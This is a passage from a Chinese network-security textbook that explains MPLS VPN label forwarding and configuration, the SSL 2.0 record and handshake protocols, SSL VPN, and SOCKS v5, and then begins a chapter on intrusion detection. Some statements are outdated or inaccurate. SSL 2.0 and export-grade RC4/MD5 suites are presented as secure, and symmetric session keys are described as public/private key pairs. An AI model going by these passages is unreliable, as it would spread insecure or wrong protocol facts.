


图 5.29 MPLS 标签

作,如返回到标签进栈顶入口同时将一个标签压出栈,或返回到标签进栈顶入口后将一个或多个标签推进栈。

- 服务类信息。3b,也叫做实验位,用于在分组通过网络时使用的排队和丢弃算法。
- 堆栈底。1b,用于支持标记堆栈序列;
- 存活时间(TTL)。8b,提供传统的 IP 生存周期功能。

5.4.2.3 标签转发表产生过程

标签转发表产生过程如下:

(1) 路由器之间通过 IP 路由协议或静态路由产生正常的路由表。

(2) 运行 MPLS 的路由器控制程序为路由表中的路由分配标签。

(3) 通过 LDP/RSVP 协议发现该路由器的 MPLS 邻居。

(4) 将打标签的路由通告给其 MPLS 邻居。

(5) 路由器将其下一跳路由器通告的标签加到其转发表中。

通常,在实际应用中路由器将目的地址不是本地的 IP 包转发给其下一跳。因此在 MPLS 中,路由器只将其下一跳路由器通告的标签加到其转发表中。

5.4.2.4 IP 分组转发过程

如图 5.29 所示,IP 分组在 MPLS 路由器间转发的过程如下:

(1) MPLS 入口路由器根据目的地址查找路由表,找到其下一跳路由器的转发标签。

(2) 将该 IP 分组打上标签,转发给下一跳路由器。

(3) 下一跳路由器查找其 MPLS 标签转发表,替换分组中原有的标签后,继续转发。当打有标签的 IP 包到达某路由器时,分组中上一站路由器的出站标签对应当前路由器的入站标签。路由器不再根据目的地址查找路由表,而是根据标签查找 MPLS 标签转发表,选择出站的通路。

(4) 转发动作持续进行,直至到达出口路由器。出口路由器根据分组的目的地址查找其 MPLS 标签转发表,发现自身就是目的地址,于是弹出标签,送给相应端口处理,标签交换过程结束。

5.4.2.5 VPN 在 MPLS 中的实现

根据 MPLS VPN 网络的组成可知,实现 MPLS VPN 主要依赖骨干网边缘路由器(PE)和骨干网核心路由器(P)。在图 5.30 中,RA 为核心路由器,RB 和 RC 为边缘路由器,RB 和 RC 上分别有两个 VPN。192.168.10.254/24 和 192.168.11.254/24 属于 VPN-1,192.168.20.254/24 和 192.168.21.254/24 属于 VPN-2。

要求同一 VPN 内部可以互通,不同 VPN 间不能互通。

各个路由器的主要配置要求如下，具体的命令与设备的厂家和型号有关，可参阅相关产品手册。




图 5.30　MPLS VPN 配置拓扑

RA 需要进行下列配置：

- 全局使能 MPLS。
- 使能 LDP。
- 在与 RB 和 RC 的接口上使能 MPLS。
- 在与 RB 和 RC 的接口上使能 LDP。
- 启动动态路由协议 OSPF，在与 RB、RC 的接口上分别使能 OSPF。

RB 和 RC 上需要进行的配置如下：

- 全局使能 MPLS。
- 使能 LDP。
- 创建 VPN-1 的实例。
- 创建 VPN-2 的实例。
- 在与 RA 的接口上使能 MPLS。
- 在与 RA 的接口上使能 LDP。
- 在本地接口上分别绑定 VPN-1 和 VPN-2 的地址。
- 取消 BGP 同步后，将 VPN-1 和 VPN-2 分别与 MBGP 地址族关联。

5.5　传输层 VPN 协议：SSL

1994 年 Netscape 开发了 SSL 协议，用于网络传输层与应用层之间的安全连接技术，当时专门用于保护 Web 通信。SSL 基于 RSA 公钥算法，通过数字签名和数字证书等来实现 Web 浏览器与服务器之间的身份认证和加密数据传输，进而确保数据在网络传输过程中不会被截取及窃听。

SSL 2.0 基本解决了 Web 的安全问题。1997 年 IETF 发布了 TLS 1.0（Transport Layer Security，也被称为 SSL 3.1）的草案，微软公司也宣布与 Netscape 一起支持 TLS 1.0。

SSL VPN 即指采用 SSL 协议来实现远程接入的 VPN 技术。SSL 协议包括服务器认证、客户认证（可选）、SSL 链路上的数据完整性和 SSL 链路上的数据保密性。对于内、外部应用来说，使用 SSL 可保证信息的真实性、完整性和保密性。目前 SSL 协议被广泛应用于

各种浏览器应用，也可以应用于 Outlook 等使用 TCP 协议传输数据的 C/S 应用。正因为 SSL 协议被内置于 IE 等浏览器中，使用 SSL 协议进行认证和数据加密的 SSL VPN 可以免于安装客户端。

5.5.1　协议规范

SSL 协议由 SSL 记录协议和 SSL 握手协议两部分组成。

5.5.1.1　SSL 记录协议

在 SSL 协议中，所有的传输数据都被封装在记录中。记录是由记录头和长度不为 0 的记录数据组成的。所有的 SSL 通信包括握手消息、安全空白记录和应用数据都使用 SSL 记录层。SSL 记录协议包括记录头和记录数据格式的规定。

SSL 的记录头可以是两个或三个字节长的编码。SSL 记录头包含的信息包括记录头的长度、记录数据的长度、记录数据中是否有粘贴数据。其中粘贴数据是在使用块加密算法时填充实际数据，使其长度恰好是块的整数倍。最高位为 1 时，不含有粘贴数据，记录头的长度为 2B，记录数据的最大长度为 32 767B；最高位为 0 时，含有粘贴数据，记录头的长度为 3B，记录数据的最大长度为 16 383B。

当数据头长度是 3B 时，次高位有特殊的含义。次高位为 1 时，标识所传输的记录是普通的数据记录；次高位为 0 时，标识所传输的记录是安全空白记录（被保留用于将来协议的扩展）。

记录头中数据长度编码不包括数据头所占用的字节长度。记录头长度为 2B 的记录长度的计算公式：记录长度＝((byte[0] & 0x7f)<< 8)|byte[1]。其中 byte[0]、byte[1]分别表示传输的第一个、第二个字节，& 表示按位与，<<表示左移 8 位，|表示按位或。记录头长度为 3B 的记录长度的计算公式：记录长度＝((byte[0]&0x3f)<< 8)|byte[1]。判断是否是安全空白记录的条件是(byte[0] & 0x40)!＝0。传输的第三个字节为粘贴数据的长度。

SSL 的记录数据包含 3 个部分：MAC 数据、实际数据和粘贴数据。

MAC 数据用于数据完整性检查。计算 MAC 数据所用的散列函数由握手协议中的 CIPHER-CHOICE 消息确定。若使用 MD2 和 MD5 算法，则 MAC 数据长度是 16B。MAC 数据的计算公式：MAC 数据＝HASH[密钥，实际数据，粘贴数据，序号]。当会话的客户端发送数据时，密钥是客户的写密钥（服务器用读密钥来验证 MAC 数据）；而当会话的客户端接收数据时，密钥是客户的读密钥（服务器用写密钥来产生 MAC 数据）。序号是一个可以被发送和接收双方递增的计数器。每个通信方向都会建立一对计数器，分别被发送者和接收者拥有。计数器有 32 位，计数值循环使用，每发送一个记录，计数值递增一次，序号的初始值为 0。

5.5.1.2　SSL 握手协议

SSL 握手协议包含两个阶段：第一个阶段是通信的初始化阶段，用于建立私密性通信信道；第二阶段用于客户认证。

1. 第一阶段

通信双方都发出 HELLO 消息。当双方都接收到 HELLO 消息时，就有足够的信息确

定是否需要一个新的密钥。若不需要新的密钥,双方立即进入握手协议的第二阶段。否则,此时服务器方的 SERVER-HELLO 消息将包含足够的信息使客户方产生一个新的密钥。这些信息包括服务器所持有的证书、加密规约和连接标识。若密钥产生成功,客户方发出 CLIENT-MASTER-KEY 消息,否则发出错误消息。最终,当密钥确定以后,服务器方向客户方发出 SERVER-VERIFY 消息。只有拥有合适的公钥的服务器才能解开密钥。图 5.31 为第一阶段的流程。




图 5.31　SSL 第一阶段通信流程

需要注意的是,每一通信方向上都需要一对密钥,所以一个连接需要 4 个密钥,分别为客户方的读密钥、客户方的写密钥、服务器方的读密钥、服务器方的写密钥。

2. 第二阶段

此时服务器已经被认证。

服务器方向客户发出认证请求消息:REQUEST-CERTIFICATE。当客户收到服务器的认证请求消息时,发出自己的证书,并且监听对方回送的认证结果。而当服务器收到客户的证书时,若认证成功则返回 SERVER-FINISH 消息,否则返回错误消息。到此为止,握手协议全部结束。典型的协议消息流程如表 5.2 所示。

表 5.2　SSL 协议消息流程

消　息　名	方向	内　　容
不需要新密钥		
CLIENT-HELLO	C→S	challenge, session_id, cipher_specs
SERVER-HELLO	S→C	connection_id, session_id_hit
CLIENT-FINISH	C→S	Eclient_write_key[connection_id]
SERVER-VERIFY	S→C	Eserver_write_key[challenge]

续表

消　息　名	方向	内　　容
不需要新密钥		
SERVER-FINISH	S→C	Eserver_write_key[session_id]
需要新密钥		
CLIENT-HELLO	C→S	challenge，cipher_specs
SERVER-HELLO	S→C	connection_id，server_certificate，cipher_specs
CLIENT-MASTER-KEY	C→S	Eserver_public_key[master_key]
CLIENT-FINISH	C→S	Eclient_write_key[connection_id]
SERVER-VERIFY	S→C	Eserver_write_key[challenge]
SERVER-FINISH	S→C	Eserver_write_key[new_session_id]
需要客户认证		
CLIENT-HELLO	C→S	challenge，session_id，cipher_specs
SERVER-HELLO	S→C	connection_id，session_id_hit
CLIENT-FINISH	C→S	Eclient_write_key[connection_id]
SERVER-VERIFY	S→C	Eserver_write_key[challenge]
REQUEST-CERTIFICATE	S→C	Eserver_write_key[auth_type，challenge]
CLIENT-CERTIFICATE	C→S	Eclient_write_key[cert_type，client_cert，response_data]
SERVER-FINISH	S→C	Eserver_write_key[session_id]

5.5.2 SSL 的相关技术

1. 加密算法和会话密钥

加密算法和会话密钥在握手协议中协商，由 CIPHER-CHOICE 指定。现有的 SSL 版本中所用到的加密算法包括 RC4、RC2、IDEA 和 DES，而加密算法所用的密钥由消息散列函数 MD5 产生。RC4、RC2 是由 RSA 定义的，其中 RC2 适用于块加密，RC4 适用于流加密。

下面为 CIPHER-CHOICE 的可能取值和会话密钥的计算：

SSL_CK_RC4_128_WITH_MD5

SSL_CK_RC4_128_EXPORT40_WITH_MD5

SSL_CK_RC2_128_CBC_WITH_MD5

SSL_CK_RC2_128_CBC_EXPORT40_WITH_MD5

SSL_CK_IDEA_128_CBC_WITH_MD5

KEY-MATERIAL-0 = MD5[master_key，"0"，challenge，connection_id]

KEY-MATERIAL-1 = MD5[master_key，"1"，challenge，connection_id]

CLIENT-READ-KEY = KEY-MATERIAL-0[0-15]

CLIENT-WRITE-KEY = KEY-MATERIAL-1[0-15]

SSL_CK_DES_64_CBC_WITH_MD5

KEY-MATERIAL-0 = MD5[master_key，challenge，connection_id]

CLIENT-READ-KEY = KEY-MATERIAL-0[0-7]

CLIENT-WRITE-KEY = KEY-MATERIAL-0[8-15]

SSL_CK_DES_192_EDE3_CBC_WITH_MD5
KEY-MATERIAL-0 = MD5[master_key, "0", challenge, connection_id]
KEY-MATERIAL-1 = MD5[master_key, "1", challenge, connection_id]
KEY-MATERIAL-2 = MD5[master_key, "2", challenge, connection_id]
CLIENT-READ-KEY-0 = KEY-MATERIAL-0[0-7]
CLIENT-READ-KEY-1 = KEY-MATERIAL-0[8-15]
CLIENT-READ-KEY-2 = KEY-MATERIAL-1[0-7]
CLIENT-WRITE-KEY-0 = KEY-MATERIAL-1[8-15]
CLIENT-WRITE-KEY-1 = KEY-MATERIAL-2[0-7]
CLIENT-WRITE-KEY-2 = KEY-MATERIAL-2[8-15]

其中,KEY-MATERIAL-0[0-15]表示 KEY-MATERIAL-0 中的 16 个字节,KEY-MATERIAL-0[0-7]表示 KEY-MATERIAL-0 中的前 8 个字节,KEY-MATERIAL-0[8-15]表示 KEY-MATERIAL-0 中的后 8 个字节。其他类似形式的含义以此类推。"0"、"1"表示数字 0、1 的 ASCII 码 0x30、0x31。

2. 认证算法

在 SSL 中,认证算法采用 X. 509 电子证书标准,通过使用 RSA 算法进行数字签名来实现。

3. 服务器的认证

由于每一通信方向上都需要一对密钥,所以一个连接需要客户方的读密钥、客户方的写密钥、服务器方的读密钥、服务器方的写密钥。其中,服务器方的写密钥和客户方的读密钥、客户方的写密钥和服务器方的读密钥分别是一对私有、公有密钥。对服务器进行认证时,只有用正确的服务器方写密钥加密 CLIENT-HELLO 消息形成的数字签名才能被客户正确地解密,从而验证服务器的身份。

若通信双方不需要新的密钥,则它们各自所拥有的密钥已经符合上述条件。若通信双方需要新的密钥,则服务器方首先在 SERVER-HELLO 消息中的服务器证书中提供了服务器的公有密钥,服务器用其私有密钥才能正确解密由客户方使用服务器公有密钥加密的 MASTER-KEY,从而获得服务器方的读密钥和写密钥。

4. 客户的认证

对客户方的认证过程基本同上,只有用正确的客户方写密钥加密的内容才能被服务器方用其读密钥正确地解开。当客户收到服务器方 REQUEST-CERTIFICATE 消息时,首先使用 MD5 消息散列函数获得服务器方信息的摘要,服务器方的信息包括 KEY-MATERIAL-0、KEY-MATERIAL-1、KEY-MATERIAL-2、CERTIFICATE-CHALLENAGE-DATA(来自 REQUEST-CERTIFICATE 消息)、服务器所赋予的证书(来自 SERVER-HELLO 消息)。其 KEY-MATERIAL-1 和 KEY-MATERIAL-2 是可选的,与具体的加密算法有关。然后客户使用自己的读密钥加密摘要形成数字签名,从而被服务器认证。

5.5.3 SSL 的配置

在 Internet Explorer 中,选择"工具"→"Internet 选项"菜单命令,在对话框中选择"高

级”选项卡,在“安全”项下对 SSL 的相关选项进行勾选。如图 5.32 所示,可以选择支持 SSL 2.0、SSL 3.0 或者 TLS 1.0。



图 5.32 SSL 的设置

5.5.4 SSL 的优缺点

SSL VPN 相对于 IPSec VPN 的优势如下:

- 简单。SSL 不需要特别的配置,可以直接利用浏览器中内嵌的 SSL 协议,并且立即生效,对客户端软件没有特殊限制;而 IPSec 往往需要安装并配置客户端软件。
- 安全。SSL 安全通道在客户与其所访问的资源之间建立,客户对资源的每一次操作都需要经过安全的身份验证和加密,因此,在内部网络和因特网上,数据都不透明,因此可以确保点到点的真正安全。
- 可扩展。SSL VPN 服务器可以部署在内网中任一节点处,可以随时添加需要 VPN 保护的服务器,而不影响原有网络结构;而 IPSec VPN 一般放在网关处,如果增添新的设备,往往要改变网络结构,并重新部署 IPSec VPN。
- 访问控制。在内部网络中,SSL VPN 可以根据用户的不同身份给予不同的访问权限,允许访问不同的数据;还可以对访问人员的每一次访问,完成的每一笔交易、每一个操作进行数字签名,保证每笔数据的不可抵赖性和不可否认性,为事后追踪提供依据。而 IPSec VPN 则部署在网络层,内部网络对于通过 VPN 的访问者透明,因此,IPSec VPN 无法保护内部数据的安全。
- 成本低。SSL VPN 只需要在总部放置一台硬件设备,即可实现所有用户的远程安全访问接入;而 IPSec VPN 每增加一个需要访问的分支就需要添加一个硬件设备。

SSL VPN 的主要不足之处如下:

- 必须依靠因特网进行访问。
- SSL VPN 方案依赖反代理技术访问公司内部网络,对复杂 Web 技术提供的支持有限。

- 大多数基于 SSL 的 VPN 基于 Web 浏览器工作，不支持非 Web 界面的应用。
- SSL VPN 只对通信双方的某个应用加密，而不是对通信双方主机之间的所有通信加密，因此在通信中可能存在一定的安全隐患。

5.6　会话层 VPN 协议：SOCKS

SOCKS v5 是需要认证的防火墙协议，SOCKS 可以与 SSL 协议配合使用，以建立高度安全的 VPN。SOCKS 协议的优势在于访问控制，也得到了一些著名的公司如微软、Netscape、IBM 的支持。

SOCKS v5 的优点主要如下：

- SOCKS v5 在 OSI 模型的会话层控制数据流，可以定义非常详细的访问控制；在网络层只能根据源和目的 IP 地址允许或拒绝数据包通过；在会话层控制手段更多。
- SOCKS v5 在客户机和主机之间建立了一条虚电路，可根据对用户的认证进行监视和访问控制。
- SOCKS v5 工作在会话层，能与低层协议如 IPv4、IPSec、PPTP、L2TP 一起使用。
- SOCKS v5 能提供非常复杂的方法来保证信息安全传输。
- 用 SOCKS v5 的代理服务器可隐藏网络地址结构。
- 如果 SOCKS v5 与防火墙结合起来使用，数据包经唯一的防火墙端口（默认的是 1080）到代理服务器，代理服务器过滤发往目的计算机的数据，这样可以防止防火墙上存在的漏洞。
- SOCKS v5 能为认证、加密和密钥管理提供“插件”模块，用户可自由采用需要的技术。
- SOCKS v5 可根据规则过滤数据流，包括 Java Applet 和 ActiveX 控件。

SOCKS v5 的缺点主要如下：

- SOCKS v5 通过代理服务器来增加一层安全性，因此其性能往往比低层协议差。
- 尽管 SOCKS v5 比网络层和传输层方案更安全，但它需要制定更为复杂的安全管理策略。

基于 SOCKS v5 的虚拟专用网最适合用于客户机到服务器的连接模式，可用于外联网虚拟专用网。

5.7　本 章 小 结

虚拟专用网可以通过公共网络为用户提供机密信息的安全传输通道，取得类似专用网的传输效果，因此获得了许多企业用户的青睐。本章介绍了不同类型的虚拟专用网及其各自的适用场合，并分层次详细介绍了数据链路层、网络层、传输层、会话层的 VPN 安全协议，重点分析了现阶段主要应用的网络层 IPSec 协议、MPLS 协议以及传输层 SSL 协议的通信过程和网络节点中对这些协议进行配置的方法。

5.8 本章习题

1. 什么是 VPN？VPN 有哪些主要功能？
2. 根据访问方式的不同，VPN 可以分为哪几类？
3. VPN 安全协议可以在哪些层次实现？各个层次分别包含哪些主要的安全协议？
4. 简述 PPTP VPN 的工作原理，并指出其优缺点。
5. IPSec 的 AH 和 ESP 方式有何不同？为什么提供了 ESP 后还需要提供 AH？
6. IPSec 的隧道操作提供了隧道模式和传输模式，比较这两种方式各自的优缺点及适用的场合。
7. 简述 MPLS VPN 的组成部分及各部分的功能。
8. MPLS 节点中的路由表是如何产生的？MPLS VPN 中的标签在 IP 分组转发过程中如何起作用？
9. SSL 握手协议分为几个阶段？每个阶段的主要功能是什么？

第6章　入侵检测技术

入侵检测技术是发现攻击者的渗透和入侵行为的技术。由于网络信息系统越来越复杂，以致人们无法保证系统不存在设计漏洞和管理漏洞。在近年发生的网络攻击事件中，突破边界防卫系统的案例并不多见，黑客的攻击行动主要是利用各种漏洞长驱直入，使边界防火墙形同虚设。信息技术的普及和信息基础设施的不完备导致了严峻的安全问题。人们不得不通过入侵检测技术尽早发现入侵行为，并予以防范。入侵检测技术根据入侵者的攻击行为与合法用户的正常行为的明显不同，实现对入侵行为的检测和告警，以及对入侵者的跟踪定位和行为取证。

本章主要内容：

- 入侵检测概念
- 入侵检测模型
- 入侵检测系统分类
- 入侵检测软件
- 入侵防御系统

6.1　入侵检测概念

入侵检测(intrusion detection)是对入侵行为的发觉。它通过收集计算机网络或计算机系统中的若干关键点的信息并对其进行分析，从中发现网络或系统中是否有违反安全策略的行为和被攻击的迹象。进行入侵检测的软件与硬件的组合便是入侵检测系统(Intrusion Detection System，IDS)。

入侵检测系统可以尽早地发现异常网络访问行为，尽早地检测到入侵行为，并可以尽早地消除入侵。如果说防火墙是网络的第一道关口，那么，入侵检测系统则是网络的第二道关口。与其他安全产品不同的是，入侵检测系统需要更多的智能，它将得到的数据进行分析，并得出有用的结果。一个合格的入侵检测系统能大大地简化系统管理员的工作，保证应用系统的安全运行。

入侵检测的主要功能包括：监视分析用户和系统的行为，检测系统配置的漏洞，评估敏感系统和数据的完整性，识别攻击行为，对异常行为进行统计，自动收集与系统相关的补丁，进行审计跟踪以识别违反安全法规的行为，使系统管理员可以较有效地监视、审计和评估系统。

6.2　入侵检测模型

一种比较通用的入侵检测模型如图6.1所示。

IDS需要分析的数据统称为事件(event)，它可以是网络中的数据包，也可以是从系统

